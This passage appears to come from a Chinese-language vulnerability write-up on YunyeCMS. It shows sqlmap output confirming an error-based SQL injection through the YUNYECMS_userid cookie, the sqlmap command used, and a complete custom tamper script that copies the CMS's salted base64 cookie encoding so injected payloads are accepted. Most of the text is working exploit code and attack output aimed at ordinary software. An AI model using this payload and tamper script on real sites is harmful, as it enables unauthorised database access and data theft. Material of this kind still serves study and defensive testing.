  Payload: PHPSESSID=8nlkhtu96ub7j20bnf9d0bncu9; YUNYECMS_userid=' AND EXTRACTVALUE(8557,CONCAT(0x5c,0x716a626271,(SEL
ECT (ELT(8557=8557,1))))),0x716a6b7871)) AND 'Miqa'='Miqa; YUNYECMS_username=cc; YUNYECMS_groupid=1; YUNYECMS_mobile=15064
812929; YUNYECMS_loginrnd=bcinqyACDIMPQWYZ; YUNYECMS_logintrustrtime=1582705764; YUNYECMS_logintime=1582705764; YUNYECMSAD
M_admusername=admin; YUNYECMSADM_admuserid=1; YUNYECMSADM_admroleid=1; YUNYECMSADM_admlogintrustrtime=1582798539; YUNYECMS
ADM_admlogintime=1582799776; YUNYECMSADM_admloginlicense=yunyecmslicense; YUNYECMSADM_loginyunyecmsckpass=099aae1b1f614c
0519b988c7b609a793; YUNYECMSADM_loginyunyecmsfilernd=cfkgouvxyBCDEFGHMPSTZ035678; YUNYECMSADM_admloginrnd=bdegxIMRW2389#
*(-> ?
---
[15:27:22] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[15:27:22] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.23, PHP 5.6.27
back-end DBMS: MySQL >= 5.1
[15:27:22] [INFO] fetched data logged to text files under '/home/clover/.sqlmap/output/192.168.0.112'

[*] shutting down at 15:27:22

clover@Qclover:~/sqlmap$
clover@Qclover:~/sqlmap$ python sqlmap.py -r myinfo.txt --level 3 --risk 3 --tamper yunyecms_front_sqlmap_tamp.py --techni
que E --dbms=mysql --batch_
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200228154555-59ca43fe-59fe-1.png>)

对应 tamper 的脚本为

```
yunyecms_front_sqli_tamp.py
```

```
#!/usr/bin/env python
```

```
"""
```

```
Copyright (c) 2006-2018 sqlmap developers (http://sqlmap.org/)
```

```
See the file 'LICENSE' for copying permission
```

```
"""
```

```
import base64
```

```
import hashlib
```

```
from lib.core.enums import PRIORITY
```

```
from lib.core.settings import UNICODE_ENCODING
```

```
__priority__ = PRIORITY.LOW
```

```
def dependencies():
```

```
    pass
```

```
def md5(data):
```

```
    hash_md5 = hashlib.md5(data)
```

```
    md5data=hash_md5.hexdigest()[8:18]
```

```
    return md5data
```

```
def sha1(data):
```

```
    string_sha1=hashlib.sha1(data).hexdigest()[0:35]
```

```
return string_sha1
```

```
def yunyecms_strencode(string):
```

```
    salt='~^y#u%n$y^e*c%m^s^~'
```

```
    return base64.b64encode(md5(salt)+base64.b64encode(string)+sha1(salt))
```

```
def tamper(payload, **kwargs):
```

```
    """
```

```
    Base64-encodes all characters in a given payload
```

```
>>> tamper("1' AND SLEEP(5)#")
```

```
'MScgQU5EIFNMRUVQKDUPIw=='
```

```
    """
```

```
    return yunyecms_strencode(payload) if payload else payload
```

搞定完事~